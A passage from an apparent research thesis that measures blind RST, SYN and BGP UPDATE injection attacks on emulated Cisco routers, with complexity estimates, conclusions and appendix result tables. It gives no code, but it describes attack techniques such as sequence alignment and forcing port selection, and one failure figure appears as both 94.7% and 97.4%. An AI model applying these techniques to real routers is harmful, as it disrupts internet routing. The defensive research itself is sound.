The second battery of attacks involved sending a TCP packet sent with the SYN flag set. Similar to the blind RST attack tests, the intended effect of this packet was to disrupt the BGP session between the target router and its peer. All tested router IOS versions behaved similarly to this test. Regardless of the Sequence and Acknowledgment Numbers in the attack packet, the victim router sent a challenge ACK to the peer to verify the unexpected packet. This behavior was effective at preventing any disruption to the BGP session. This indicates adherence to RFC 5961 for protection against blind SYN attacks.

4.3 Blind Data Attacks

The third battery of tests involved sending a BGP UPDATE Message that added a false advertisement to the victim router (R2). The false advertisement added a non-existent 5.5.5.0/24 route that appeared to be directly connected to the peer router (R3).

The intended effect of this message was to modify the victim router's routing information to include the false advertisement and have the information propagated to its peers. There were three behaviors that resulted from this attack: a successful change to the victim's routing

information and a subsequent session disruption resulting from a failure to communicate because of mismatching Sequence and Acknowledgment Numbers, a session disruption without a change to the victim's routing information, and a challenge ACK response from the victim router with no change in the routing information and no break in the BGP session.

A successful attack occurred when the attack message contained an Acknowledgment Number and a Sequence Number that was in the acceptable window that also corresponded precisely to the end of a previous BGP message without overwriting any data held in the connection buffer. Particular effects resulting from operations in the connection buffer will be discussed later.

In the successful attack case, the victim router (R2) accepted the BGP UPDATE Message information as if it arrived from the peer router (R3) and updated its routing information to reflect the erroneous route. The victim router (R2) would then send a BGP UPDATE Message to its other BGP peer not involved in the attack (R1) to propagate the erroneous routing information. The transmission of this message could be delayed dependent upon when the victim (R2) last issued an UPDATE in order to satisfy the default advertisement wait timer of 30 seconds. The victim router (R2) would also update its *rcv.nxt* value for the connection between it and its peer, resulting in a value mismatch between what the victim router accounted for receiving, and what its peer accounted for sending. The next packet that was sent in this session, either a BGP UPDATE Message or BGP KEEPALIVE Message, the victim and peer would repetitively send challenge ACKs in an attempt to reconcile the mismatch, referred to as an "ack war" [3]. An example of the ack war behavior is shown in Figure 4.2.

This would continue until the victim (R2) or peer (R3) BGP Hold Timer expired and one of the routers terminated the session with a BGP NOTIFICATION Message. A new BGP session would then initialize after several seconds, the original BGP session would be terminated, and the erroneous routing information would be withdrawn and propagated from the victim (R2) with a BGP UPDATE message.

Table 4.2 lists the minimum and maximum observed routing information change persistence times in seconds for each of the routers for the blind data attack test. These values were collected from the six tests out of 12 that resulted in a change in routing information. The time in seconds was calculated from when the victim router (R2) installed the erroneous



Figure 4.2. Router Behavior Resulting from a Blind Data Attack.

route to when the route was withdrawn as recorded from BGP debug information. The variation in persistence times was a result of how much time remained in the peer's (R3) Hold Timer at the time of the victim (R2) receiving the attack packet. Recall that the BGP Hold Timer is reset upon receipt of a BGP UPDATE or KEEPALIVE message. Since the blind data attack initiates an ack war and disrupts any further BGP application communication between the victim (R2) and the peer (R3), the expiration of the peer's (R3) Hold Timer forces the shutdown of the BGP session on the peer router's (R3) end.

The second behavior observed would occur if the attack BGP UPDATE Message contained an Acknowledgment Number and a Sequence Number that was in the acceptable window that did not corresponded precisely to the end of a previous BGP Message, as seen in Figure 4.3(a). In this example the victim router (R2) currently holds the value of *rcv.nxt* for the next expected Sequence Number in the communication. The attacking host (ATK1) sends a BGP UPDATE message that has an in-window Sequence Number of $rcv.nxt + u$. As the router (R2) is still expecting data with Sequence Number *rcv.nxt*, this packet is stored in the buffer until the missing bytes are received. A legitimate BGP KEEPALIVE Message is later received that matches *rcv.nxt* and has length k. The newest message replaces any overlapped data stored in the buffer between $rcv.nxt + u$ and $rcv.nxt + k$. Since the router (R2) has now received the expected data, the buffer is flushed up to $rcv.nxt + e$, sending the data to the BGP application. Each BGP Message is parsed by examining the first 16 bytes to

Table 4.2. Blind Data Attack Minimum and Maximum Recovery Time in Seconds by IOS Version.

IOS #	MIN. TIME	MAX. TIME
C3640	172	211
C3725	150	199
C2600	154	198
C3620	167	220
C3745	155	210
C7200	142	196

confirm the existence of the BGP Marker as well as examining the length value stored in the header to confirm the end of the message. Depending on how much of the attack packet was overwritten, this results in either a message that is longer than the specified length (Figure 4.3(b)), or a message that begins with a BGP Marker of less than 16 bytes (Figure 4.3(c)).

In either case, the victim router would not accept the routing information contained in the attack message and would respond with a BGP NOTIFICATION Message which terminates the session at the BGP layer. If the BGP Marker was partially overwritten, the BGP NOTIFICATION Message would indicate a "Bad Marker" error. If the BGP Marker was completely overwritten, a "Bad Message Length" error would be indicated.

Although the routing information was not accepted, the TCP *rcv.nxt* value was updated, resulting in a value mismatch between the victim (R2) and the peer (R3) that generated an ack war. The BGP session was terminated and a new session was initiated in a similar manner as was observed with a successful data attack. The termination of the BGP session is particularly deleterious to accomplishing the attacker's objective of modifying routing data. The new connection will have new TCP ports, Sequence Numbers, and Acknowledgment Numbers, resulting in any completed brute force work on the previous session becoming irrelevant.

The third behavior observed would result if the attack BGP UPDATE Message contained an unacceptable Acknowledgment Number or a Sequence Number, or both. In this case, the victim router would send a challenge ACK to its peer, which resulted in no disruption to the BGP session or change to routing information.



Figure 4.3. Router Receive Buffer and Overwriting Behaviors.

4.4 Additional Observations

In addition to the behaviors observed for each battery of testing, two other observations were made during experimentation involving ephemeral port selection. Recall that BGP sessions are established over a TCP connection in which one end uses the well-known BGP port of 179 and the other chooses an ephemeral port. The router that establishes the BGP session selects an ephemeral port and attempts to establish a connection with its peer's well-known port.

The first additional observation was the lack of TCP Port Randomization by the oldest router image from 2006, C3620. It instead selected ephemeral ports sequentially starting from 11001. Knowledge of this behavior would significantly decrease the attempts required to guess the ephemeral port used for any connection by the device.

The second additional observation involved how TCP ports were selected in establishing BGP sessions. Of the 216 recorded attack tests, 84% involved the target router having the ephemeral port in the BGP session. To isolate result data, a new BGP session was made for each individual test. Between recorded tests that were not successful in disrupting the BGP session, a crafted TCP RST attack packet would be sent to the victim router (R2) in order to close the connection and force the routers to establish a new session. Since the victim router (R2) was the first device to close the BGP session on its end, it would also be the most likely to successfully initiate a new session. Although this behavior was not always guaranteed to occur, we conclude that a blind RST attack may be used to force the peer router to assume the TCP port value of 179, which would halve the complexity of a

blind attacker determining the socket pair used for the BGP session.

4.5 Attack Efficacy

In Chapter 3, we hypothesized that the complexity required to modify BGP routing information using a blind data attack on the tested router images would be approximately 2^{52}. There are three significant findings from the experimentation which modify the expected attack complexity.

TCP Port Assignment. Using a blind reset attack may allow the attacker to infer the victim router holds the ephemeral port in the BGP session. Only the ephemeral port value must be guessed, which reduces the complexity by a factor of two.

Sequence Number. The Sequence Number must not only be in the acceptable window, but must also align precisely with legitimate BGP traffic. If the attack packet does not precisely align with legitimate traffic, the BGP application will detect a bad packet and close the session, invalidating any brute-force advantage gained by the attacker thus far. Recall that the smallest possible BGP message is a KEEPALIVE Message at 19 bytes. If only KEEPALIVE Messages are being sent through the BGP session during the attack, the complexity of a successful attack increases by a factor of 19. In addition, if Sequence Numbers are selected at random for every attack packet, a blind data attack attempting to alter BGP routing information will have a 94.7% probability of failure. The success complexity and failure rate increases as legitimate changes to routing information are passed between the victim and its peer, as these BGP UPDATE Messages are of variable length but longer than 19 bytes.

Acknowledgment Number. The router images tested during experimentation required that Acknowledgment Numbers in data packets matched at least the twelve most significant bits. The behavior does not appear to be dependent upon the window size or scaling used. This requirement increases the attack complexity by a factor of 2^{12}. This requirement is not stated or recommended in RFC793 or RFC5961 but may indicate a security measure introduced by the vendor to protect against brute force attacks involving the TCP layer.

These findings indicate the best-case complexity of changing routing information with a BGP blind data attack on the tested routers is as follows:

- e, the range of possible ephemeral ports, $2^{16} - 2^{11}$.
- s, the range of valid sequence numbers that are accepted by the victim router and align with legitimate BGP session traffic, $2^{14}/19$
- a, the range of valid acknowledgment numbers that are accepted by the victim router as legitimate, 2^{19}.

$$e * \frac{2^{32}}{s} * \frac{2^{32}}{a} = (2^{16} - 2^{11}) * \frac{2^{32} * 19}{2^{14}} * \frac{2^{32}}{2^{19}} = 2.590 * 10^{15} \approx 2^{51} \tag{4.1}$$

Furthermore, if Sequence Numbers are chosen at random, there exists a 94.7% probability that the BGP session will be desynchronized without changing the routing information.

CHAPTER 5:
Conclusion

The purpose of this experiment was to understand the efficacy of a blind data attack on real-world implementations of BGP and TCP in routing devices. BGP is widely used in the Internet today to provide routing information which allows data to traverse across the globe. If a blind data attack can feasibly modify routing information, it would present a serious security concern as traffic could be delayed, lost, or intercepted by third parties.

The results of the experiment show that a blind data attack on BGP-running devices is reasonably difficult for an attacker to achieve, given a success provides only a short window of up to 220 seconds of routing information change, an attack complexity of 2^{51}, and the probability of the attack desynchronizing the connection without changing routing information at 97.4%.

Initial assumptions about this problem suggested blind data attacks against BGP sessions would be considerably easier. IP Addresses and AS Numbers can be easily discovered, and the oldest TCP implementation tested did not provide adequate TCP port randomization. However, all of the routers tested in this experiment exhibited partial compliance with RFC 5961 in regards to response behavior to blind attacks. Challenge packets were sent by the victim to confirm RST or SYN TCP packets that did not match the expected Sequence Number. As RFC 5961 was authored by researchers associated with the tested router vendor, compliance to this standard was not unexpected.

We discovered that the router vendor Cisco has implemented an additional protection against blind data attacks by requiring the twelve most significant bits of the Acknowledgment Number to match the expected value of *rcv.nxt*. It is also possible to use a blind RST attack in an attempt to force a router to perform the TCP Active Open on a connection, thereby selecting an ephemeral port number and connecting to its peer's well-known port. The age and capability of routing software is important as well, as newer releases are more likely to have implemented recommended protections against attacks.

Furthermore, due to how BGP parses received messages, there is at least a 94.7% probability

that the attack will fail to alter routing information and instead just cause a communications disruption at the transport protocol layer, forcing a new BGP session to be established, and eliminating any leverage that may have been gained from any brute force attempts thus far.

The blind data attack relies on sending a large volume of packets in order to guess acceptable connection-specific values. As such, this method creates an easily detectable signature even if rudimentary logging is performed on the victim device. This signature is likely to alert network operators and prompt a response to prevent such attacks on future occasions.

If the blind data attack was successful, it was only able to propagate erroneous routing information temporarily. The erroneous routing information would persist up to the length of a router's BGP Hold Timer plus the time required to establish a new session, which in this experiment was at most three and a half minutes. The tradeoff between the time required to mount the blind data attack and the time the bad routing information propagates is significant. Therefore, it is assumed an attacker will find this approach desirable only for very high value targets, especially if there exists a more tenable approach.

If the attacker must guess the BGP session's port numbers, Sequence Numbers, and Acknowledgment Numbers, then the optimal complexity of the brute force attack on the tested router images is approximately 2^{51}. This is a small decrease from our initial assumption of approximately 2^{52}. Even with a Gigabit Ethernet connection able to send approximately 2^{20} 64-byte attack packets per second, it would take approximately 24 days on average to find an acceptable combination of numbers. The time required to brute force connection-specific values increases dramatically as the TCP window size is reduced. If the attack was successful, it would result in a change in routing information that would persist up to 220 seconds before the proper routing information was restored (see Table 4.2 for details).

Additional protective measures, such as GTSM and the TCP Authentication Option, are readily available that could further safeguard BGP sessions. Due to the difficulty of employing these measures, there is a possibility that they are not widely put into practice [22]. The experiment showed that older router images may not implement some of the most vital protections recommended today. Organizations responsible for securing BGP sessions that provide essential routing information to our networks must continue to carefully weigh the risk of not implementing more strict protection measures should a vulnerability be discovered.

5.1 Follow-on Research

While this experiment was effective at determining the efficacy of a blind data attack on real-world implementations of BGP and TCP, there are still several additional topics that may merit additional research.

Hardware Testing. GNS3 was used to emulate routers and build a virtual topology in order to conduct this experiment on a single computer. While this method was effective at understanding router behavior when faced with blind attacks, there are limits to what a virtual emulation can provide. Conducting experiments on actual hardware and protocol implementations may reveal small differences that may result in different behavior, especially concerning timing. Devices will no longer share the same pool of computational resources, and actual wire and machine speed may play a factor in the efficacy of a blind data attack.

Different Make and Model Testing. All of the testing in this experiment was conducted on Cisco router images that were available for use on GNS3. Therefore, it is likely that the behaviors observed in this experiment share similar behaviors that are not consistent across other makes and models. Each vendor is responsible for designing their own implementations of protocols, which will likely contain proprietary techniques to achieve the functionality required by the RFCs. It is reasonable to assume different makes and models may show different strengths and weaknesses to blind data attacks.

Sequence Number Inference. In the work presented by Cao et al. [24], it was shown that strictly adhering to recommendations put forth in RFC5961 may introduce a vulnerability that leaks information about currently open TCP sessions. Since additional security measures that enforce authentication are suggested to be cumbersome and even "harmful" to implement [23], the infeasibility of the blind data attack relies on the complexity required to guess Port, Sequence, and Acknowledgment Numbers. Any leverage that the attacker can gain into inference of these values will significantly degrade protection against blind data attacks.

Value Selection Techniques. The experiment results showed that blind data attacks against BGP sessions have a high likelihood of failure due to how the BGP application parses messages when sequence numbers are guessed randomly. However, it is reasonable to

assume that value selection algorithms could be devised that would reduce the probability of incorrectly overwriting an attack packet stored in the receive buffer.

Blind-Data Attacks on Other Protocols. BGP is simply one application-layer protocol that requires long-lived TCP connections to function properly. Although the results of this experiment suggest that blind-data attacks are difficult to succeed, this may not be the case for other application-layer protocols that use TCP in a similar fashion. If the most current guidance for TCP stack implementation is not properly followed, any long-lived TCP connections may be at risk to blind attacks [2].

APPENDIX A:
Router Test Results

This appendix contains the detailed results from the 36 tests performed on each router IOS image. Results are listed by router IOS image per table and are ordered sequentially by test. The router images are as follows:

- C3640, v12.4(16), 2007
- C3725, v12.4(25d), 2010
- C2600, v12.4(19), 2008
- C3620, v12.2(40), 2006
- C3745, v12.4(6)T2, 2006
- C7200, v15.2(4)S5, 2014

Each test attack was crafted to appear as if it came from the peer router to the victim. Each column contains the following information:

- **TEST**: The numerical identifier for the test, listed sequentially.
- **TYPE**: The main test type of the attack, each with a specific packet construction and purpose:
  - *RST*: A TCP packet with the RST flag set, attempting to reset the BGP session.
  - *SYN*: A TCP packet with the SYN flag set, attempting to reset the BGP session.
  - *DATA*: A BGP UPDATE message attempting to alter BGP routing information.
- **SUBTYPE**: The alteration of Sequence and Acknowledgment Numbers for the attack type:
  - *PRECISE*: Sequence and Acknowledgment Numbers are set to match the expected Sequence and Acknowledgment Numbers by the victim router.
  - *SEQ-P*: The Sequence Number is set to match the expected value by the victim router, but the Acknowledgment Number is modified as recorded in the NOTES column.
  - *IN WIN*: The Sequence Number is set to reside in the recieve window by the victim router, and the Acknowledgment Number is modified as recorded in the NOTES column.

  - *OUT WIN*: The Sequence Number is set to reside outside the recieve window by the victim router, and the Acknowledgment Number is modified as recorded in the NOTES column.
- **SRC PT.**: The Source Port listed in the packet, held by the victim peer.
- **DST PT.**: The Destination Port listed in the packet, held by the victim.
- **EFFECT**: The brief description of the victim router behavior:
  - *Reset*: The BGP session between the victim and peer was disrupted and reset, with the disruption time recorded in the TIME column as reported by the BGP debug information displayed by the victim router.
  - *ACK*: The victim router responded to the attack packet with a challenge ACK sent to the peer router to confirm the packet.
  - *Drop*: The victim router ignored the attack packet.
  - *Success*: The victim router modified BGP routing information as described in the attack packet, and updated TCP connection information, resulting in an ack war which disrupted communication between the victim router and its peer. The erroneous routing information persisted for a period of time in seconds as recorded in the TIME column as reported by the BGP debug information displayed by the victim router.
  - *Ackwar*: The victim router did not modify BGP routing information as described in the attack packet, but updated TCP connection information, resulting in an ack war which disrupted communication between the victim router and its peer. The disruption persisted for a period of time in seconds as recorded in the TIME column as as reported by the BGP debug information displayed by the victim router.
- **TIME**: If the attack packet resulted in an effect which disrupted the communication between the victim and peer routers or modified BGP routing information, the time in seconds is listed.
- **NOTES**: This lists the specific adjustments to Sequence and Acknowledgment Numbers for each test. "#MSB(12)" refers to a number that matches the first 12 most significant bits of the expected Acknowledgment Number, with following digits equal to zero.

Table A.1. Testing for Cisco C3640, v12.4(16), 2007.

TEST #	TYPE	SUBTYPE	SRC PT.	DST PT.	EFFECT	TIME	NOTES
1	RST	PRECISE	179	60431	Reset	56	PRECISE
2	RST	PRECISE	179	21812	Reset	28	PRECISE
3	RST	PRECISE	179	64818	Reset	32	PRECISE
4	RST	SEQ-P	179	27575	Reset	27	ACK-10000
5	RST	SEQ-P	179	52165	Reset	27	ACK=#MSB(12)
6	RST	SEQ-P	179	43422	Reset	36	ACK= 1
7	RST	IN WIN	179	33393	ACK	NA	SEQ+1 ACK=#MSB(12)
8	RST	IN WIN	179	34106	ACK	NA	SEQ+15 ACK=#MSB(12)
9	RST	IN WIN	179	19581	ACK	NA	SEQ+200 ACK=#MSB(12)
10	RST	OUT WIN	179	55417	Drop	NA	SEQ-1000 ACK=#MSB(12)
11	RST	OUT WIN	179	54955	Drop	NA	SEQ+10000000 ACK=#MSB(12)
12	RST	OUT WIN	179	17142	Drop	NA	SEQ=1 ACK=1
13	SYN	PRECISE	179	63186	ACK	NA	PRECISE
14	SYN	PRECISE	179	61269	ACK	NA	PRECISE
15	SYN	PRECISE	28606	179	ACK	NA	PRECISE
16	SYN	SEQ-P	179	38350	ACK	NA	ACK-10000
17	SYN	SEQ-P	179	57184	ACK	NA	ACK=#MSB(12)
18	SYN	SEQ-P	49517	179	ACK	NA	ACK= 1
19	SYN	IN WIN	179	19230	ACK	NA	SEQ+1 ACK=#MSB(12)
20	SYN	IN WIN	179	35434	ACK	NA	SEQ+15 ACK=#MSB(12)
21	SYN	IN WIN	179	14275	ACK	NA	SEQ+200 ACK=#MSB(12)
22	SYN	OUT WIN	179	47465	ACK	NA	SEQ-1000 ACK=#MSB(12)
23	SYN	OUT WIN	179	37091	ACK	NA	SEQ+10000000 ACK=#MSB(12)
24	SYN	OUT WIN	179	20505	ACK	NA	SEQ=1 ACK=1
25	DATA	PRECISE	179	52960	Success	211	PRECISE
26	DATA	PRECISE	179	60099	Success	172	PRECISE
27	DATA	PRECISE	179	55278	Success	182	PRECISE
28	DATA	SEQ-P	49579	179	Success	187	ACK-10000
29	DATA	SEQ-P	49174	179	Success	181	ACK=#MSB(12)
30	DATA	SEQ-P	27811	179	ACK	NA	ACK= 1
31	DATA	IN WIN	179	60057	Ackwar	126	SEQ+1 ACK=#MSB(12)
32	DATA	IN WIN	179	30924	Ackwar	184	SEQ+15 ACK=#MSB(12)
33	DATA	IN WIN	179	46377	Success	211	SEQ+38 ACK=#MSB(12)
34	DATA	OUT WIN	40084	179	ACK	NA	SEQ-1000 ACK=#MSB(12)
35	DATA	OUT WIN	179	49303	ACK	NA	SEQ+10000000 ACK=#MSB(12)
36	DATA	OUT WIN	179	44147	ACK	NA	SEQ=1 ACK=1

Table A.2. Testing for Cisco C3725, v12.4(25d), 2010.

TEST #	TYPE	SUBTYPE	SRC PT.	DST PT.	EFFECT	TIME	NOTES
1	RST	PRECISE	179	34502	Reset	34	PRECISE
2	RST	PRECISE	179	30660	Reset	33	PRECISE
3	RST	PRECISE	179	24464	Reset	56	PRECISE
4	RST	SEQ-P	179	55776	Reset	32	ACK-10000
5	RST	SEQ-P	179	29295	Reset	62	ACK=#MSB(5)
6	RST	SEQ-P	179	48133	Reset	29	ACK= 1
7	RST	IN WIN	179	56484	ACK	NA	SEQ+1 ACK=#MSB(12)
8	RST	IN WIN	179	35129	ACK	NA	SEQ+15 ACK=#MSB(12)
9	RST	IN WIN	179	51289	ACK	NA	SEQ+200 ACK=#MSB(12)
10	RST	OUT WIN	179	32503	Drop	NA	SEQ-1000 ACK=#MSB(12)
11	RST	OUT WIN	179	57772	Drop	NA	SEQ+10000000 ACK=#MSB(12)
12	RST	OUT WIN	179	21022	Drop	NA	SEQ=1 ACK=1
13	SYN	PRECISE	179	54300	ACK	NA	PRECISE
14	SYN	PRECISE	179	47072	ACK	NA	PRECISE
15	SYN	PRECISE	179	45482	ACK	NA	PRECISE
16	SYN	SEQ-P	179	52907	ACK	NA	ACK-10000
17	SYN	SEQ-P	179	31372	ACK	NA	ACK=#MSB(12)
18	SYN	SEQ-P	179	38200	ACK	NA	ACK= 1
19	SYN	IN WIN	179	20645	ACK	NA	SEQ+1 ACK=#MSB(12)
20	SYN	IN WIN	179	39460	ACK	NA	SEQ+15 ACK=#MSB(12)
21	SYN	IN WIN	179	34512	ACK	NA	SEQ+200 ACK=#MSB(12)
22	SYN	OUT WIN	57382	179	ACK	NA	SEQ-1000 ACK=#MSB(12)
23	SYN	OUT WIN	179	15102	ACK	NA	SEQ+10000000 ACK=#MSB(12)
24	SYN	OUT WIN	179	43138	ACK	NA	SEQ=1 ACK=1
25	DATA	PRECISE	179	49206	Success	180	PRECISE
26	DATA	PRECISE	179	53285	Success	180	PRECISE
27	DATA	PRECISE	179	21672	Success	199	PRECISE
28	DATA	SEQ-P	179	50380	Success	155	ACK-10000
29	DATA	SEQ-P	31881	179	Success	150	ACK=#MSB(12)
30	DATA	SEQ-P	57188	179	ACK	NA	ACK= 1
31	DATA	IN WIN	179	22466	Ackwar	129	SEQ+1 ACK=#MSB (12)
32	DATA	IN WIN	179	11851	Ackwar	185	SEQ+15 ACK=#MSB(12)
33	DATA	IN WIN	179	37835	Success	152	SEQ+38 ACK=#MSB(12)
34	DATA	OUT WIN	179	51080	ACK	NA	SEQ-1000 ACK=#MSB(12)
35	DATA	OUT WIN	179	18861	ACK	NA	SEQ+10000000 ACK=#MSB(12)
36	DATA	OUT WIN	179	16870	ACK	NA	SEQ=1 ACK=1

Table A.3. Testing for Cisco C2600, v12.4(19), 2008.

TEST #	TYPE	SUBTYPE	SRC PT.	DST PT.	EFFECT	TIME	NOTES
1	RST	PRECISE	179	19606	Reset	52	PRECISE
2	RST	PRECISE	179	41310	Reset	30	PRECISE
3	RST	PRECISE	179	54498	Reset	61	PRECISE
4	RST	SEQ-P	179	20923	Reset	28	ACK-10000
5	RST	SEQ-P	179	11246	Reset	56	ACK=#MSB(5)
6	RST	SEQ-P	179	46667	Reset	27	ACK= 1
7	RST	IN WIN	179	46608	ACK	NA	SEQ+1 ACK=#MSB(12)
8	RST	IN WIN	179	39374	ACK	NA	SEQ+15 ACK=#MSB(12)
9	RST	IN WIN	179	31905	ACK	NA	SEQ+200 ACK=#MSB(12)
10	RST	OUT WIN	179	11323	Drop	NA	SEQ-1000 ACK=#MSB(12)
11	RST	OUT WIN	179	33759	Drop	NA	SEQ+10000000 ACK=#MSB(12)
12	RST	OUT WIN	179	29392	Drop	NA	SEQ=1 ACK=1
13	SYN	PRECISE	179	27751	ACK	NA	PRECISE
14	SYN	PRECISE	179	38614	ACK	NA	PRECISE
15	SYN	PRECISE	179	64082	ACK	NA	PRECISE
16	SYN	SEQ-P	179	49397	ACK	NA	ACK-10000
17	SYN	SEQ-P	179	13867	ACK	NA	ACK=#MSB(12)
18	SYN	SEQ-P	179	51906	ACK	NA	ACK= 1
19	SYN	IN WIN	179	56217	ACK	NA	SEQ+1 ACK=#MSB(12)
20	SYN	IN WIN	179	15509	ACK	NA	SEQ+15 ACK=#MSB(12)
21	SYN	IN WIN	179	45663	ACK	NA	SEQ+200 ACK=#MSB(12)
22	SYN	OUT WIN	179	16480	ACK	NA	SEQ-1000 ACK=#MSB(12)
23	SYN	OUT WIN	179	26042	ACK	NA	SEQ+10000000 ACK=#MSB(12)
24	SYN	OUT WIN	179	39854	ACK	NA	SEQ=1 ACK=1
25	DATA	PRECISE	179	27026	Success	179	PRECISE
26	DATA	PRECISE	32412	179	Success	185	PRECISE
27	DATA	PRECISE	179	26173	Success	172	PRECISE
28	DATA	SEQ-P	179	20803	Success	174	ACK-10000
29	DATA	SEQ-P	179	63755	Success	198	ACK=#MSB(11)
30	DATA	SEQ-P	179	33120	ACK	NA	ACK= 1
31	DATA	IN WIN	179	38605	Ackwar	126	SEQ+1 ACK=#MSB(12)
32	DATA	IN WIN	179	56020	Ackwar	126	SEQ+15 ACK=#MSB(12)
33	DATA	IN WIN	179	22952	Success	154	SEQ+38 ACK=#MSB(12)
34	DATA	OUT WIN	179	24024	ACK	NA	SEQ-1000 ACK=#MSB(12)
35	DATA	OUT WIN	179	58642	ACK	NA	SEQ+10000000 ACK=#MSB(12)
36	DATA	OUT WIN	179	32234	ACK	NA	SEQ=1 ACK=1

Table A.4. Testing for Cisco C3620, v12.2(40), 2006.

TEST #	TYPE	SUBTYPE	SRC PT.	DST PT.	EFFECT	TIME	NOTES
1	RST	PRECISE	179	11001	Reset	48	PRECISE
2	RST	PRECISE	179	11002	Reset	26	PRECISE
3	RST	PRECISE	179	11003	Reset	47	PRECISE
4	RST	SEQ-P	179	11004	Reset	35	ACK-10000
5	RST	SEQ-P	179	11005	Reset	94	ACK=#MSB(4)
6	RST	SEQ-P	11001	179	Reset	47	ACK= 1
7	RST	IN WIN	179	11007	ACK	NA	SEQ+1 ACK=#MSB(4)
8	RST	IN WIN	179	11008	ACK	NA	SEQ+15 ACK=#MSB(4)
9	RST	IN WIN	179	11009	ACK	NA	SEQ+200 ACK=#MSB(4)
10	RST	OUT WIN	179	11010	Drop	NA	SEQ-1000 ACK=#MSB(4)
11	RST	OUT WIN	179	11011	Drop	NA	SEQ+10000000 ACK=#MSB(4)
12	RST	OUT WIN	11002	179	Drop	NA	SEQ=1 ACK=1
13	SYN	PRECISE	179	11013	ACK	NA	PRECISE
14	SYN	PRECISE	179	11014	ACK	NA	PRECISE
15	SYN	PRECISE	179	11015	ACK	NA	PRECISE
16	SYN	SEQ-P	179	11016	ACK	NA	ACK-10000
17	SYN	SEQ-P	179	11017	ACK	NA	ACK=#MSB(4)
18	SYN	SEQ-P	11003	179	ACK	NA	ACK= 1
19	SYN	IN WIN	179	11019	ACK	NA	SEQ+1 ACK=#MSB(4)
20	SYN	IN WIN	179	11020	ACK	NA	SEQ+15 ACK=#MSB(4)
21	SYN	IN WIN	179	11021	ACK	NA	SEQ+200 ACK=#MSB(4)
22	SYN	OUT WIN	179	11022	ACK	NA	SEQ-1000 ACK=#MSB(4)
23	SYN	OUT WIN	179	11023	ACK	NA	SEQ+10000000 ACK=#MSB(4)
24	SYN	OUT WIN	179	11024	ACK	NA	SEQ=1 ACK=1
25	DATA	PRECISE	11004	179	Success	182	PRECISE
26	DATA	PRECISE	11005	179	Success	170	PRECISE
27	DATA	PRECISE	11006	179	Success	182	PRECISE
28	DATA	SEQ-P	11007	179	Success	189	ACK-10000
29	DATA	SEQ-P	11008	179	Success	167	ACK=#MSB(12)
30	DATA	SEQ-P	11009	179	ACK	NA	ACK= 1
31	DATA	IN WIN	179	11026	Ackwar	167	SEQ+1 ACK=#MSB(12)
32	DATA	IN WIN	11010	179	Ackwar	220	SEQ+15 ACK=#MSB(12)
33	DATA	IN WIN	11011	179	Success	220	SEQ+38 ACK=#MSB(12)
34	DATA	OUT WIN	179	11030	ACK	NA	SEQ-1000 ACK=#MSB(12)
35	DATA	OUT WIN	179	11031	ACK	NA	SEQ+10000000 ACK=#MSB(12)
36	DATA	OUT WIN	179	11032	ACK	NA	SEQ=1 ACK=1

Table A.5. Testing for Cisco C3745, v12.4(6)T2, 2006.

TEST #	TYPE	SUBTYPE	SRC PT.	DST PT.	EFFECT	TIME	NOTES
1	RST	PRECISE	179	34092	Reset	34	PRECISE
2	RST	PRECISE	179	22389	Reset	27	PRECISE
3	RST	PRECISE	179	15021	Reset	60	PRECISE
4	RST	SEQ-P	179	43636	Reset	33	ACK-10000
5	RST	SEQ-P	179	12164	Reset	62	ACK=#MSB(12)
6	RST	SEQ-P	179	35359	Reset	29	ACK= 1
7	RST	IN WIN	179	17091	ACK	NA	SEQ+1 ACK=#MSB(12)
8	RST	IN WIN	179	24376	ACK	NA	SEQ+15 ACK=#MSB(12)
9	RST	IN WIN	179	42698	ACK	NA	SEQ+200 ACK=#MSB(12)
10	RST	OUT WIN	179	11683	Drop	NA	SEQ-1000 ACK=#MSB(12)
11	RST	OUT WIN	179	12393	Drop	NA	SEQ+10000000 ACK=#MSB(12)
12	RST	OUT WIN	179	62980	Drop	NA	SEQ=1 ACK=1
13	SYN	PRECISE	179	21656	ACK	NA	PRECISE
14	SYN	PRECISE	179	29478	ACK	NA	PRECISE
15	SYN	PRECISE	179	28565	ACK	NA	PRECISE
16	SYN	SEQ-P	179	34965	ACK	NA	ACK-10000
17	SYN	SEQ-P	179	34043	ACK	NA	ACK=#MSB(12)
18	SYN	SEQ-P	179	16236	ACK	NA	ACK= 1
19	SYN	IN WIN	179	15789	ACK	NA	SEQ+1 ACK=#MSB(12)
20	SYN	IN WIN	179	19184	ACK	NA	SEQ+15 ACK=#MSB(12)
